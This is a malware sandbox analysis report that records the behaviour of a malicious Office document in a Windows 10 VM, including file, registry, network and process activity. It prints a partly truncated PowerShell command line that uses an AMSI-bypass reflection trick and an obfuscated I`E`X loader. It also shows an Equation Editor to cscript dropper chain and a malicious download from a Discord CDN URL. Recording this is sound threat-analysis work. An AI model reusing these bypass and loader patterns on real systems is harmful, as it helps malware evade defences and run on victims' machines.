C:\Program Files\WindowsPowerShell\Modules\PackageManagement\PackageManagement.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\3.3.5.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\wldp.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\en-US\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\en\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Commands.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Modified File	Create, Access, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Modified File	Create, Access, Write, Read	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access, Read	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\en-US\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\en\Microsoft.PowerShell.Utility.psd1	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\PSGetModuleInfo.xml	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Commands.Utility.dll\Microsoft.PowerShell.Commands.Utility.dll	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\PKI\PKI.psd1	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Modified File	Create, Access, Write	CLEAN

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
https://cdn.discordapp.com/attachments/899825559289364493/914593613533573160/dum.jpg	-	162.159.134.233	-	GET	CLEAN

Domain

Domain	IP Address	Country	Protocols	Verdict
cdn.discordapp.com	162.159.130.233, 162.159.129.233, 162.159.134.233, 162.159.133.233, 162.159.135.233	-	HTTPS, DNS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
162.159.134.233	cdn.discordapp.com	-	HTTPS, DNS, TCP	CLEAN
162.159.129.233	cdn.discordapp.com	-	DNS	CLEAN
162.159.133.233	cdn.discordapp.com	-	DNS	CLEAN
162.159.130.233	cdn.discordapp.com	-	DNS	CLEAN

IP Address	Domains	Country	Protocols	Verdict
162.159.135.233	cdn.discordapp.com	-	DNS	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
Global\PowerShell_CommandAnalysis_Lock_S-1-5-21-1560258661-3990802383-1811730007-1000	access	powershell.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Microsoft\Wbem\Scripting	access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Wbem\Scripting\Default Impersonation Level	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\EventLog\ProtectedEventLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\SchUseStrongCrypto	access, read	powershell.exe	CLEAN

Process

Process Name	Commandline	Verdict
powershell.exe	Powershell $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*iUtils') {$c=$b}}; $d=$c.GetFields('NonPublic,Static... ...69,96,88); [System.Text.Encoding]::ASCII.GetString($9145936135335731609145936135335731609145936135335731609145936135335731 60)|I`E`X	SUSPICIOUS
winword.exe	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n	CLEAN
eqnedt32.exe	"C:\Program Files (x86)\Microsoft Office\Root\VFS\ProgramFilesCommonX86\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding	CLEAN
cmd.exe	C:\Windows\SysWOW64\cmd.exe /C cscript %tmp%\Client.vbs A[illegible]C	CLEAN
cscript.exe	cscript C:\Users\RDHJ0C~1\AppData\Local\Temp\Client.vbs A[illegible]C	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs	CLEAN
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	CLEAN

YARA / AV

Antivirus (1)

File Type	Threat Name	File Name	Verdict
Web Request	Heur.BZC.PZQ.Boxter.811.A8DEEB6E	-	MALICIOUS

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	win10_64_th2_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	4.3.1
Dynamic Engine Version	4.3.1 / 11/09/2021 04:55
Static Engine Version	4.3.1.0 / 2021-11-09 04:00:13
AV Exceptions Version	4.3.1.6 / 2021-09-21 13:25:28
Link Detonation Heuristics Version	4.3.1.23 / 2021-11-15 15:11:35
Signature Trust Store Version	4.3.1.6 / 2021-09-21 13:25:28
VMRay Threat Identifiers Version	4.3.1.24 / 2021-11-19 15:51:18
YARA Built-in Ruleset Version	4.3.1.20

Anti Virus Information

Built-in AV Version	AVCORE v2.2 Linux/x86_64 11.0.1.19 (March 15, 2021)
Built-in AV Database Update Release Date	2021-11-29 08:16:50+00:00
Built-in AV Database Records	10652743

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1003
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	Not installed

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB

User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp
System Root	C:\Windows